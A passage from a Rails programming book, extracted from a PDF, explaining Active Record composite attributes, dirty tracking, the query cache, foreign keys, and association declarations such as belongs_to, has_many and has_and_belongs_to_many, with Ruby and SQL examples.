    A GGREGATION ANDS TRUCTURED D ATA 351 The customers table definition looks like this: Download e1/ar/aggregation.rb create_table :customers, :force => true do |t| t.datetime :created_at t.decimal :credit_limit, :precision => 10, :scale => 2, :default => 100 t.string :first_name t.string :initials t.string :last_name t.datetime :last_purchase t.integer :purchase_count, :default => 0 end The columns first_name, initials, and last_name should be mapped to the first, initials, and last attributes in the Name class.12 To specify this to Active Record, we’d use the following declaration: Download e1/ar/aggregation.rb class Customer < ActiveRecord::Base composed_of :name, :class_name => "Name" , :mapping => [ # database ruby %w[ first_name first ], %w[ initials initials ], %w[ last_name last ] ] end Although we’ve taken a while to describe the options, in reality it takes very little effort to create these mappings. Once done, they’re easy to use, because the composite attribute in the model object will be an instance of the composite class that you defined. Download e1/ar/aggregation.rb name = Name.new("Dwight" , "D" , "Eisenhower" ) Customer.create(:credit_limit => 1000, :name => name) customer = Customer.find(:first) puts customer.name.first #=> Dwight puts customer.name.last #=> Eisenhower puts customer.name.to_s #=> Dwight D Eisenhower customer.name = Name.new("Harry" , nil, "Truman" ) customer.save This code creates a new row in the customers table with the columns first_name, initials, and last_name initialized from the attributes first, initials, and last in the new Name object. It fetches this row from the database and accesses the fields 12. In a real application, we’d prefer to see the attribute names be the same as the name of the column. Using different names here helps us show what the parameters to the :mapping option do. Report erratum this copy is (P1.0 printing, March 2009)
  • 352.
    A GGREGATION ANDS TRUCTURED D ATA 352 through the composite object. Finally, it updates the row. Note that you cannot change the fields in the composite. Instead, you must pass in a new object. The composite object does not necessarily have to map multiple columns in the database into a single object; it’s often useful to take a single column and map it into a type other than integers, floats, strings, or dates and times. A common example is a database column representing money. Rather than hold the data in native floats, you might want to create special Money objects that have the properties (such as rounding behavior) that you need in your application. We can store structured data in the database using the composed_of declara- tion. Instead of using YAML to serialize data into a database column, we can instead use a composite object to do its own serialization. As an example, let’s revisit the way we store the last five purchases made by a customer. Previ- ously, we held the list as a Ruby array and serialized it into the database as a YAML string. Now let’s wrap the information in an object and have that object save the data in its own format. In this case, we’ll save the list of products as a set of comma-separated values in a regular string. First, we’ll create the class LastFive to wrap the list. Because the database stores the list in a simple string, its constructor will also take a string, and we’ll need an attribute that returns the contents as a string. Internally, though, we’ll store the list in a Ruby array: Download e1/ar/aggregation.rb class LastFive attr_reader :list # Takes a string containing "a,b,c" and # stores [ 'a', 'b', 'c' ] def initialize(list_as_string) @list = list_as_string.split(/,/) end # Returns our contents as a # comma delimited string def last_five @list.join(',' ) end end We can declare that our LastFive class wraps the last_five database column: Download e1/ar/aggregation.rb class Purchase < ActiveRecord::Base composed_of :last_five end Report erratum this copy is (P1.0 printing, March 2009)
  • 353.
    M ISCELLANY 353 When we run this, we can see that the last_five attribute contains an array of values: Download e1/ar/aggregation.rb Purchase.create(:last_five => LastFive.new("3,4,5" )) purchase = Purchase.find(:first) puts purchase.last_five.list[1] #=> 4 Composite Objects Are Value Objects A value object is an object whose state may not be changed after it has been created—it is effectively frozen. The philosophy of aggregation in Active Record is that the composite objects are value objects: you should never change their internal state. This is not always directly enforceable by Active Record or Ruby—you could, for example, use the replace method of the String class to change the value of one of the attributes of a composite object. However, should you do this, Active Record will ignore the change if you subsequently save the model object. The correct way to change the value of the columns associated with a compos- ite attribute is to assign a new composite object to that attribute: customer = Customer.find(123) old_name = customer.name customer.name = Name.new(old_name.first, old_name.initials, "Smith" ) customer.save 18.7 Miscellany This section contains various Active Record–related topics that just didn’t seem to fit anywhere else. Object Identity Model objects redefine the Ruby id and hash methods to reference the model’s primary key. This means that model objects with valid ids may be used as hash keys. It also means that unsaved model objects cannot reliably be used as hash keys (because they won’t yet have a valid id). Two model objects are considered equal (using ==) if they are instances of the same class and have the same primary key. This means that unsaved model objects may compare as equal even if they have different attribute data. If you find yourself comparing unsaved model objects (which is not a particularly frequent operation), you might need to override the == method. Report erratum this copy is (P1.0 printing, March 2009)
  • 354.
    M ISCELLANY 354 Using the Raw Connection You can execute SQL statements using the underlying Active Record connec- tion adapter. This is useful for those (rare) circumstances when you need to interact with the database outside the context of an Active Record model class. At the lowest level, you can call execute to run a (database-dependent) SQL statement. The return value depends on the database adapter being used. If you really need to work down at this low level, you’d probably need to read the details of this call from the code itself. Fortunately, you shouldn’t have to, because the database adapter layer provides a higher-level abstraction. The select_all method executes a query and returns an array of attribute hashes corresponding to the result set: res = Order.connection.select_all("select id, quantity*unit_price as total " + " from line_items" ) p res This produces something like this: [{"total"=>"29.95", "id"=>"91"}, {"total"=>"59.90", "id"=>"92"}, {"total"=>"44.95", "id"=>"93"}] The select_one method returns a single hash, derived from the first row in the result set. Take a look at the Rails API documentation for the module DatabaseStatements for a full list of the low-level connection methods available. The Case of the Missing id There’s a hidden danger when you use your own finder SQL to retrieve rows into Active Record objects. Active Record uses a row’s id column to keep track of where data belongs. If you don’t fetch the id with the column data when you use find_by_sql, you won’t be able to store the result in the database. Unfortunately, Active Record still tries and fails silently. The following code, for example, will not update the database: result = LineItem.find_by_sql("select quantity from line_items" ) result.each do |li| li.quantity += 2 li.save end Perhaps one day Active Record will detect the fact that the id is missing and throw an exception in these circumstances. In the meantime, the moral is clear: always fetch the primary key column if you intend to save an Active Record object into the database. In fact, unless you have a particular reason not to, it’s probably safest to do a select * in custom queries. Report erratum this copy is (P1.0 printing, March 2009)
  • 355.
    M ISCELLANY 355 Magic Column Names A number of column names have special significance to Active Record. Here’s a summary: created_at, created_on, updated_at, updated_on This is automatically updated with the timestamp of a row’s creation or last update (page 409). Make sure the underlying database column is capable of receiving a date, datetime, or string. Rails applications con- ventionally use the _on suffix for date columns and the _at suffix for columns that include a time. lock_version Rails will track row version numbers and perform optimistic locking if a table contains lock_version (page 422). type This is used by single-table inheritance to track the type of a row (page 377). id This is the default name of a table’s primary key column (page 320). xxx_id This is the default name of a foreign key reference to a table named with the plural form of xxx (page 357). xxx_count This maintains a counter cache for the child table xxx (page 395). position This is the position of this row in a list if acts_as_list is used (page 388). parent_id This is a reference to the id of this row’s parent if acts_as_tree is used (page 390). Partial Updates and Dirty Bits Normally we don’t need to worry about this, but when Rails performs a save, it saves only the attributes that have been modified by direct assignment. Depending on our database configuration, this may have performance bene- fits, and it certainly makes your log files more comprehensible. In support of this functionality, ActiveRecord keeps track of changes on a per- record and per-attribute basis. We can query this information using a number of accessors that Rails provides for this purpose: user = Users.find_by_name("Dave" ) user.changed? # => false user.name = "Dave Thomas" Report erratum this copy is (P1.0 printing, March 2009)
  • 356.
    M ISCELLANY 356 user.changed? # => true user.changed # => ['name'] user.changes # => {"name"=>["dave", "Dave Thomas"]} user.name_changed? # => true user.name_was # => 'Dave' user.name_change # => ['Dave', 'Dave Thomas'] user.name = 'Bill' user.name_change # => ['Dave', 'Dave Thomas'] user.save user.changed? # => false user.name_changed? # => false user.name = 'Dave Thomas' user.name_changed? # => false user.name_change # => nil One caution: before modifying an attribute by any other means than direct assignment, we will need to call the associated _will_change! method to inform ActiveRecord of this event: user.name_will_change! user.name << ' Thomas' user.name_change #= ['Dave', 'Dave Thomas'] To disable this functionality, set partial_updates to false in each model. To dis- able this system-wide, add the following line to a file in the config/initializer directory: ActiveRecord::Base.partial_updates = false Query Cache In an ideal world, you wouldn’t be issuing the same queries over and over again within the scope of a single action. But if your code is modular enough, you may very well be doing so. To support such modularity without a performance penalty, Rails will cache the results of queries. This is automatic, and usually transparent, so generally you need do nothing to obtain this benefit. Instead, you will need to take an additional action in the rare event that you might actually want to bypass the cache: uncached do first_order = Orders.find(:first) end If you really want to get your hands dirty, you can find additional information in the documentation for ActiveRecord::ConnectionAdapters::QueryCache. Report erratum this copy is (P1.0 printing, March 2009)
  • 357.
    Chapter 19 Active Record Part II: Relationships Between Tables Most applications work with multiple tables in the database, and normally there’ll be relationships between some of these tables. Orders will have multi- ple line items. A line item will reference a particular product. A product may belong to many different product categories, and the categories may each have a number of different products. Within the database schema, these relationships are expressed by linking tables based on primary key values.1 If a line item references a product, the line_items table will include a column that holds the primary key value of the corresponding row in the products table. In database parlance, the line_items table is said to have a foreign key reference to the products table. But that’s all pretty low level. In our application, we want to deal with model objects and their relationships, not database rows and key columns. If an order has a number of line items, we’d like some way of iterating over them. If a line item refers to a product, we’d like to be able to say something simple, such as this: price = line_item.product.price rather than this: product_id = line_item.product_id product = Product.find(product_id) price = product.price 1. There’s another style of relationship between model objects in which one model is a subclass of another. We discuss this in Section 19.4, Single-Table Inheritance, on page 377.
  • 358.
    C REATING FOREIGN K EYS 358 Active Record comes the rescue here. Part of its ORM magic is that it converts the low-level foreign key relationships in the database into high-level interob- ject mappings. It handles these three basic cases: • One row in table A is associated with zero or one rows in table B. • One row in table A is associated with an arbitrary number of rows in table B. • An arbitrary number of rows in table A is associated with an arbitrary number of rows in table B. We have to give Active Record a little help when it comes to intertable rela- tionships. This isn’t really Active Record’s fault—it isn’t possible to deduce from the schema what kind of intertable relationships the developer intended. However, the amount of help we have to supply is minimal. 19.1 Creating Foreign Keys As we discussed earlier, two tables are related when one table contains a for- eign key reference to the primary key of another. In the following migration, the table line_items contains foreign key references to the products and orders tables: def self.up create_table :products do |t| t.string :title # ... end create_table :orders do |t| t.string :name # ... end create_table :line_items do |t| t.integer :product_id t.integer :order_id t.integer :quantity t.decimal :unit_price, :precision => 8, :scale => 2 end end It’s worth noting that this migration doesn’t define any foreign key constraints. The intertable relationships are set up simply because the developer will pop- ulate the columns product_id and order_id with key values from the products and orders tables. You can also choose to establish these constraints in your migrations (and we recommend that you do), but the foreign key support in Rails doesn’t need them. Report erratum this copy is (P1.0 printing, March 2009)
  • 359.
    C REATING FOREIGN K EYS 359 Looking at this migration, we can see why it’s hard for Active Record to divine the relationships between tables automatically. The order_id and product_id for- eign key references in the line_items table look identical. However, the product_id column is used to associate a line item with exactly one product. The order_id column is used to associate multiple line items with a single order. The line item is part of the order but references the product. This example also shows the standard Active Record naming convention. The foreign key column should be named after the class of the target table, con- verted to lowercase, with _id appended. Note that between the pluralization and _id appending conventions, the assumed foreign key name will be consis- tently different from the name of the referenced table. If you have an Active Record model called Person, it will map to the database table people. A foreign key reference from some other table to the people table will have the column name person_id. The other type of relationship is where some number of one item is related to some number of another item (such as products belonging to multiple cate- gories and categories containing multiple products). The SQL convention for handling this uses a third table, called a join table. The join table contains a foreign key for each of the tables it’s linking, so each row in the join table represents a linkage between the two other tables. Here’s another migration: def self.up create_table :products do |t| t.string :title # ... end create_table :categories do |t| t.string :name # ... end create_table :categories_products, :id => false do |t| t.integer :product_id t.integer :category_id end # Indexes are important for performance if join tables grow big add_index :categories_products, [:product_id, :category_id], :unique => true add_index :categories_products, :category_id, :unique => false end Rails assumes that a join table is named after the two tables it joins (with the names in alphabetical order). Rails will automatically find the join table cat- egories_products linking categories and products. If you used some other name, you’ll need to add a :foreign_key declaration so Rails can find it. We describe this in Section 19.3, belongs_to and has_xxx Declarations, on page 362. Report erratum this copy is (P1.0 printing, March 2009)
  • 360.
    S PECIFYING RELATIONSHIPS IN M ODELS 360 Note that our join table does not need an id column for a primary key, because the combination of product and category id is unique. We stopped the migra- tion from automatically adding the id column by specifying :id => false. We then created two indices on the join table. The first, composite index actually serves two purposes: it creates an index that can be searched on both foreign key columns, and with most databases it also creates an index that enables fast lookup by the product id. The second index then completes the picture, allow- ing fast lookup on category id. 19.2 Specifying Relationships in Models Active Record supports three types of relationship between tables: one-to-one, one-to-many, and many-to-many. You indicate these relationships by adding declarations to your models:has_one, has_many, belongs_to, and the wonderfully named has_and_belongs_to_many. One-to-One Relationships A one-to-one association (or, more accurately, a one-to-zero-or-one relation- ship) is implemented using a foreign key in one row in one table to reference at most a single row in another table. A one-to-one relationship might exist between orders and invoices: for each order there’s at most one invoice. invoices orders id id order_id name ... ... class Invoice < ActiveRecord::Base class Order < ActiveRecord::Base belongs_to :order has_one :invoice #... #... end end As the example shows, we declare this in Rails by adding a has_one declaration to the Order model and by adding a belongs_to declaration to the Invoice model. There’s an important rule illustrated here: the model for the table that contains the foreign key always has the belongs_to declaration. One-to-Many Relationships A one-to-many association allows you to represent a collection of objects. For example, an order might have any number of associated line items. In the database, all the line item rows for a particular order contain a foreign key column referring to that order. Report erratum this copy is (P1.0 printing, March 2009)
  • 361.
    S PECIFYING RELATIONSHIPS IN M ODELS 361 line_items orders id id order_id name ... ... class LineItem < ActiveRecord::Base class Order < ActiveRecord::Base belongs_to :order has_many :line_items #... #... end end In Active Record, the parent object (the one that logically contains a collection of child objects) uses has_many to declare its relationship to the child table, and the child table uses belongs_to to indicate its parent. In our example, class LineItem belongs_to :order, and the orders table has_many :line_items. Note that again, because the line item contains the foreign key, it has the belongs_to declaration. Many-to-Many Relationships Finally, we might categorize our products. A product can belong to many cat- egories, and each category may contain multiple products. This is an example of a many-to-many relationship. It’s as if each side of the relationship contains a collection of items on the other side. categories categories_products products id category_id id name product_id name ... ... class Category< ActiveRecord::Base class Product< ActiveRecord::Base has_and_belongs_to_many :products has_and_belongs_to_many :categories #... #... end end In Rails we express this by adding the has_and_belongs_to_many declaration to both models. From here on in, we’ll abbreviate this declaration to “habtm.” Many-to-many associations are symmetrical—both of the joined tables declare their association with each other using “habtm.” Within the database, many-to-many associations are implemented using an intermediate join table. This contains foreign key pairs linking the two target tables. Active Record assumes that this join table’s name is the concatenation of the two target table names in alphabetical order. In our example, we joined the table categories to the table products, so Active Record will look for a join table named categories_products. Report erratum this copy is (P1.0 printing, March 2009)
  • 362.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 362 19.3 belongs_to and has_xxx Declarations The various linkage declarations (belongs_to, has_one, and so on) do more than specify the relationships between tables. They each add a number of methods to the model to help navigate between linked objects. Let’s look at these in more detail. (If you’d like to skip to the short version, we summarize what’s going on in Figure 19.3, on page 386.) The belongs_to Declaration belongs_to declares that the given class has a parent relationship to the class containing the declaration. Although belongs to might not be the first phrase that springs to mind when thinking about this relationship, the Active Record convention is that the table that contains the foreign key belongs to the table it is referencing. If it helps, while you’re coding you can think references but type belongs_to. The parent class name is assumed to be the mixed-case singular form of the attribute name, and the foreign key field is the lowercase singular form of the parent class name with _id appended. Here are a couple of belongs_to decla- rations, along with the associated foreign key fields and the target class and table names: class LineItem < ActiveRecord::Base belongs_to :product belongs_to :invoice_item end Declaration in child Foreign Key Parent Class Parent Table belongs_to :product product_id Product products belongs_to :invoice_item invoice_item_id InvoiceItem invoice_items Active Record links line items to the classes Product and InvoiceItem. In the underlying schema, it uses the foreign keys product_id and invoice_item_id to reference the id columns in the tables products and invoice_items, respectively. You can override these and other assumptions by passing belongs_to a hash of options after the association name: class LineItem < ActiveRecord::Base belongs_to :paid_order, :class_name => "Order" , :foreign_key => "order_id" , :conditions => "paid_on is not null" end In this example, we’ve created an association called paid_order, which is a ref- erence to the Order class (and hence the orders table). The link is established via the order_id foreign key, but it is further qualified by the condition that it will find an order only if the paid_on column in the target row is not null. In this case, our association does not have a direct mapping to a single column Report erratum this copy is (P1.0 printing, March 2009)
  • 363.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 363 in the underlying line_items table. belongs_to takes a number of other options, and we’ll look at these when we cover more advanced topics. The belongs_to method creates a number of instance methods for managing the association. The names of these methods all include the name of the asso- ciation. Let’s look at the LineItem class: class LineItem < ActiveRecord::Base belongs_to :product end In this case, the following methods will be defined for line items and for the products to which they belong: product(force_reload=false) Returns the associated product (or nil if no associated product exists). The result is cached, and the database will not be queried again when this association is subsequently used unless true is passed as a parameter. Most commonly this method is called as if it were a simple attribute of (say) a line item object: li = LineItem.find(1) puts "The product name is #{li.product.name}" product=obj Associates this line item with the given product, setting the product_id column in this line item to the product’s primary key. If the product has not been saved, it will be when the line item is saved, and the keys will be linked at that time. build_product(attributes={}) Constructs a new product object, initialized using the given attributes. This line item will be linked to it. The product will not yet have been saved. create_product(attributes={}) Builds a new product object, links this line item to it, and saves the product. Let’s see some of these automatically created methods in use. We have the following models: Download e1/ar/associations.rb class Product < ActiveRecord::Base has_many :line_items end class LineItem < ActiveRecord::Base belongs_to :product end Report erratum this copy is (P1.0 printing, March 2009)
  • 364.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 364 Assuming the database already has some line items and products in it, let’s run the following code: Download e1/ar/associations.rb item = LineItem.find(2) # item.product is the associated Product object puts "Current product is #{item.product.id}" puts item.product.title item.product = Product.new(:title => "Rails for Java Developers" , :description => "..." , :image_url => "http://....jpg" , :price => 34.95, :available_at => Time.now) item.save! puts "New product is #{item.product.id}" puts item.product.title If we run this (with an appropriate database connection), we might see output such as this: Current product is 1 Programming Ruby New product is 2 Rails for Java Developers We used the methods product and product= that we generated in the LineItem class to access and update the product object associated with a line item object. Behind the scenes, Active Record kept the database in step. It auto- matically saved the new product we created when we saved the corresponding line item, and it linked the line item to that new product’s id. We could also have used the automatically generated create_product method to create a new product and associate it with our line item: Download e1/ar/associations.rb item.create_product(:title => "Rails Recipes" , :description => "..." , :image_url => "http://....jpg" , :price => 32.95, :available_at => Time.now) We used create_, rather than build_, so there’s no need to save the product. The has_one Declaration has_one declares that a given class (by default the mixed-case singular form of the attribute name) is a child of this class. This means that the table corre- sponding to the child class will have a foreign key reference back to the class Report erratum this copy is (P1.0 printing, March 2009)
  • 365.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 365 containing the declaration. The following code declares the invoices table to be a child of the orders table: class Order < ActiveRecord::Base has_one :invoice end Declaration Foreign Key Target Class Target Table has_one :invoice order_id Invoice invoices (in invoices table) The has_one declaration defines the same set of methods in the model object as belongs_to, so given the previous class definition, we could write this: order = Order.new(... attributes ...) invoice = Invoice.new(... attributes ...) order.invoice = invoice If no child row exists for a parent row, the has_one association will be set to nil (which in Ruby is treated as false). This lets you write code such as this: if order.invoice print_invoice(order.invoice) end If there is already an existing child object when you assign a new object to a has_one association, that existing object will be updated to remove its foreign key association with the parent row (the foreign key will be set to null). This is shown in Figure 19.1, on the next page. Options for has_one You can modify the defaults associated with has_one by passing it a hash of options. As well as the :class_name, :foreign_key, and :conditions options we saw for belongs_to, has_one has many more options. Most we’ll look at later, but one we can cover now. The :dependent option tells Active Record what to do with child rows when you destroy a row in the parent table. It has three possible values: :dependent => :destroy The child row is destroyed at the time the parent row is destroyed. :dependent => :delete The child row is deleted without calling its destroy method at the time the parent row is destroyed. :dependent => :nullify The child row is orphaned at the time the parent row is destroyed. This is done by setting the child row’s foreign key to null. Report erratum this copy is (P1.0 printing, March 2009)
  • 366.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 366 orders invoices id name ... id order_id ... 300 Dave 123 300 ... ... order = Order.find(300) order.invoice = Invoice.new(...) Existing invoice invoices is orphaned id order_id ... 123 NULL 124 300 Figure 19.1: Adding to a has_one relationship The has_many Declaration has_many defines an attribute that behaves like a collection of the child objects: class Order < ActiveRecord::Base has_many :line_items end Declaration Foreign Key Target Class Target Table has_many :line_items order_id LineItem line_items (in line_items) You can access the children as an array, find particular children, and add new children. For example, the following code adds some line items to an order: order = Order.new params[:products_to_buy].each do |prd_id, qty| product = Product.find(prd_id) order.line_items << LineItem.new(:product => product, :quantity => qty) end order.save The append operator (<<) does more than just append an object to a list within the order. It also arranges to link the line items back to this order by setting their foreign key to this order’s id and for the line items to be saved automati- cally when the parent order is saved. Report erratum this copy is (P1.0 printing, March 2009)
  • 367.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 367 We can iterate over the children of a has_many relationship—the attribute acts as an array: order = Order.find(123) total = 0.0 order.line_items.each do |li| total += li.quantity * li.unit_price end As with has_one, you can modify Active Record’s defaults by providing a hash of options to has_many. The options :class_name, :foreign_key, and :conditions, work the same way as they do with the has_one method. The :dependent option can take the values :destroy, :nullify, and :delete_all—these mean the same as with has_one, except they apply to all the child rows. :dependent => :destroy works by traversing the child table, calling destroy on each row with a foreign key referencing the row being deleted in the parent table. However, if the child table is used only by the parent table (that is, it has no other dependencies) and if it has no hook methods that it uses to perform any actions on deletion, you can use :dependent => :delete_all instead. This option causes the child rows to be deleted in a single SQL statement (which will be faster). You can override the SQL that Active Record uses to fetch and count the child rows by setting the :finder_sql and :counter_sql options. This is useful in cases where simply adding to the where clause using the :condition option isn’t enough. For example, you can create a collection of all the line items for a particular product: class Order < ActiveRecord::Base has_many :rails_line_items, :class_name => "LineItem" , :finder_sql => "select l.* from line_items l, products p " + " where l.product_id = p.id " + " and p.title like '%rails%'" end The :counter_sql option is used to override the query Active Record uses when counting rows. If :finder_sql is specified and :counter_sql is not, Active Record synthesizes the counter SQL by replacing the select part of the finder SQL with select count(*). If you need the collection to be in a particular order when you traverse it, you need to specify the :order option. The SQL fragment you give is simply the text that will appear after an order by clause in a select statement. It consists of a list of one or more column names. The collection will be sorted based on the Report erratum this copy is (P1.0 printing, March 2009)
  • 368.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 368 first column in the list. If two rows have the same value in this column, the sort will use the second entry in the list to decide their order, and so on. The default sort order for each column is ascending—put the keyword DESC after a column name to reverse this. The following code might be used to specify that the line items for an order are to be sorted in order of quantity (smallest quantity first): class Order < ActiveRecord::Base has_many :line_items, :order => "quantity, unit_price DESC" end If two line items have the same quantity, the one with the highest unit price will come first. Back when we talked about has_one, we mentioned that it also supports an :order option. That might seem strange—if a parent is associated with just one child, what’s the point of specifying an order when fetching that child? It turns out that Active Record can create has_one relationships where none exists in the underlying database. For example, a customer may have many orders, which is a has_many relationship. But that customer will have just one most recent order. We can express this using has_one combined with the :order option: class Customer < ActiveRecord::Base has_many :orders has_one :most_recent_order, :class_name => 'Order' , :order => 'created_at DESC' end This code creates a new attribute, most_recent_order, in the customer model. It will reference the order with the latest created_at timestamp. We could use this attribute to find a customer’s most recent order: cust = Customer.find_by_name("Dave Thomas" ) puts "Dave last ordered on #{cust.most_recent_order.created_at}" This works because Active Record actually fetches the data for the has_one association using SQL like this: SELECT * FROM orders WHERE customer_id = ? ORDER BY created_at DESC LIMIT 1 The limit clause means that only one row will be returned, satisfying the “one” part of the has_one declaration. The order by clause ensures that the row will be the most recent. Report erratum this copy is (P1.0 printing, March 2009)
  • 369.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 369 We’ll cover a number of other options supported by has_many when we look at more advanced Active Record topics. Methods Added by has_many() Just like belongs_to and has_one, has_many adds a number of attribute-related methods to its host class. Again, these methods have names that start with the name of the attribute. In the descriptions that follow, we’ll list the methods added by the declaration: class Customer < ActiveRecord::Base has_many :orders end orders(force_reload=false) Returns an array of orders associated with this customer (which may be empty if there are none). The result is cached, and the database will not be queried again if orders have previously been fetched unless true is passed as a parameter. orders <<order Adds order to the list of orders associated with this customer. orders.push(order1, ...) Adds one or more order objects to the list of orders associated with this customer. concat is an alias for this method. orders.replace(order1, ...) Replaces the set of orders associated with this customer with the new set and detects the differences between the current set of children and the new set, optimizing the database changes accordingly. orders.delete(order1, ...) Removes one or more order objects from the list of orders associated with this customer. If the association is flagged as :dependent => :destroy or :delete_all, each child is destroyed. Otherwise, it sets their customer_id foreign keys to null, breaking their association. orders.delete_all Invokes the association’s delete method on all the child rows. orders.destroy_all Invokes the association’s destroy method on all the child rows. orders.clear Disassociates all orders from this customer. Like delete, this breaks the association but deletes the orders from the database only if they were marked as :dependent. Report erratum this copy is (P1.0 printing, March 2009)
  • 370.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 370 orders.find(options...) Issues a regular find call, but the results are constrained to return only orders associated with this customer. This works with the id, the :all, and the :first forms. orders.count(options...) Returns the count of children. If you specified custom finder or count SQL, that SQL is used. Otherwise, a standard Active Record count is used, constrained to child rows with an appropriate foreign key. Any of the optional arguments to count can be supplied. orders.size If you’ve already loaded the association (by accessing it), returns the size of that collection. Otherwise returns a count by querying the database. Unlike count, the size method honors any :limit option passed to has_many and doesn’t use finder_sql. orders.length Forces the association to be reloaded and then returns its size. orders.empty? Is equivalent to orders.size.zero?. orders.sum(options...) Is equivalent to calling the regular Active Record sum method (docu- mented on page 338) on the rows in the association. Note that this works using SQL functions on rows in the database and not by iterating over the in-memory collection. orders.uniq Returns an array of the children with unique ids. orders.build(attributes={}) Constructs a new order object, initialized using the given attributes and linked to the customer. It is not saved. orders.create(attributes={}) Constructs and saves a new order object, initialized using the given attributes and linked to the customer. The has_and_belongs_to_many Declaration has_and_belongs_to_many (hereafter “habtm” to save our poor typing fingers) acts in many ways like has_many. “habtm” creates an attribute that is essen- tially a collection. This attribute supports the same methods as has_many. In addition, “habtm” allows you to add information to the join table when you associate two objects (although, as we’ll see, that capability is falling out of favor). Report erratum this copy is (P1.0 printing, March 2009)
  • 371.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 371 Yes, It’s Confusing... You may have noticed that there’s a fair amount of duplication (or near dupli- cation) in the methods added to your Active Record class by has_many. The differences between, for example, count, size, and length, or between clear, destroy_all, and delete_all, are subtle. This is largely because of the gradual accumulation of features within Active Record over time. As new options were added, existing methods weren’t necessarily brought up-to-date. Our guess is that at some point this will be resolved and these methods will be unified. It’s worth studying the online Rails API documentation, because Rails may well have changed after this book was published. Let’s look at something other than our store application to illustrate “habtm.” Perhaps we’re using Rails to write a community site where users can read articles. There are many users and many articles, and any user can read any article. For tracking purposes, we’d like to know the people who read each article and the articles read by each person. We’d also like to know the last time that a user looked at a particular article. We’ll do that with a simple join table. In Rails, the join table name is the concatenation of the names of the two tables being joined, in alphabetical order: articles articles_users users id article_id id title user_id name ... ... We’ll set up our two model classes so that they are interlinked via this table: class Article < ActiveRecord::Base has_and_belongs_to_many :users # ... end class User < ActiveRecord::Base has_and_belongs_to_many :articles # ... end This allows us to do things such as listing all the users who have read article 123 and all the articles read by pragdave: # Who has read article 123? article = Article.find(123) readers = article.users # What has Dave read? dave = User.find_by_name("pragdave" ) articles_that_dave_read = dave.articles Report erratum this copy is (P1.0 printing, March 2009)
  • 372.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 372 # How many times has each user read article 123 counts = Article.find(123).users.count(:group => "users.name" ) When our application notices that someone has read an article, it links their user record with the article. We’ll do that using an instance method in the User class: class User < ActiveRecord::Base has_and_belongs_to_many :articles # This user just read the given article def just_read(article) articles << article end # ... end What would we do if we wanted to record more information along with the association between the user and the article, such as recording when the user read the article? In such a case, you would instead use regular Active Record models as join tables (remember that with “habtm,” the join table is not an Active Record model). We’ll discuss this scheme in the next section. As with the other relationship methods, “habtm” supports a range of options that override Active Record’s defaults. :class_name, :foreign_key, and :conditions work the same way as they do in the other has_ methods (the :foreign_key option sets the name of the foreign key column for this table in the join table). In addition, “habtm” supports options to override the name of the join table, the names of the foreign key columns in the join table, and the SQL used to find, insert, and delete the links between the two models. Refer to the API documen- tation for details. Association Collection Callbacks We can also define before_add, after_add, before_remove, and after_remove call- backs that will get triggered when we add an object to, or remove an object from, an association collection: class User < ActiveRecord::Base has_and_belongs_to_many :articles, :after_add => :categorize def categorize(article) # ... end end It is also possible to define multiple callbacks by passing them as an array. Should any of the before_add or before_remove callbacks throw an exception, the object will not get added or removed. Report erratum this copy is (P1.0 printing, March 2009)
  • 373.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 373 Using Models as Join Tables Current Rails thinking is to keep join tables pure—a join table should contain only a pair of foreign key columns. Whenever you feel the need to add more data to this kind of table, what you’re really doing is creating a new model, because the join table changes from a simple linkage mechanism into a fully fledged participant in the business of your application. Let’s look back at the previous example with articles and users. In the simple “habtm” implementation, the join table records the fact that an article was read by a user. Rows in the join table have no independent existence. But pretty soon we find ourselves wanting to add information to this table. We want to record when the reader read the article and how many stars they gave it when finished. The join table suddenly has a life of its own and deserves its own Active Record model. Let’s call it Reading. The schema looks like this: articles readings users id id id title article_id name ... user_id ... read_at rating Using the Rails facilities we’ve seen so far in this chapter, we could model this using the following: class Article < ActiveRecord::Base has_many :readings end class User < ActiveRecord::Base has_many :readings end class Reading < ActiveRecord::Base belongs_to :article belongs_to :user end When a user reads an article, we can record that fact: reading = Reading.new reading.rating = params[:rating] reading.read_at = Time.now reading.article = current_article reading.user = session[:user] reading.save However, we’ve lost something compared to the “habtm” solution. We can no longer easily ask an article who its readers are or ask a user which articles Report erratum this copy is (P1.0 printing, March 2009)
  • 374.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 374 they’ve read. That’s where the :through option comes in. Let’s update our article and user models: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end class User < ActiveRecord::Base has_many :readings has_many :articles, :through => :readings end The :through option on the two new has_many declarations tells Rails that the readings table can be used to navigate from (say) an article to a number of users who’ve read that article. Now we can write code such as this: readers = an_article.users Behind the scenes, Rails constructs the necessary SQL to return all the user rows referenced from the readers table where the readers rows reference the original article. (Whew!) The :through parameter nominates the association to navigate through in the original model class. Thus, when we say this: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end the :through => :readings parameter tells Active Record to use the has_many :read- ings association to find a model called Reading. The name we give to the association (:users in this case) then tells Active Record which attribute to use to look up the users (the user_id). You can change this by adding a :source parameter to the has_many declaration. For example, so far we’ve called the people who have read an article users, simply because that was the name of the association in the Reading model. However, it’s easy to call them readers instead—we just have to override the name of the association used: class Article < ActiveRecord::Base has_many :readings has_many :readers, :through => :readings, :source => :user end In fact, we can go even further. This is still a has_many declaration, so it will accept all the has_many parameters. Report erratum this copy is (P1.0 printing, March 2009)
  • 375.
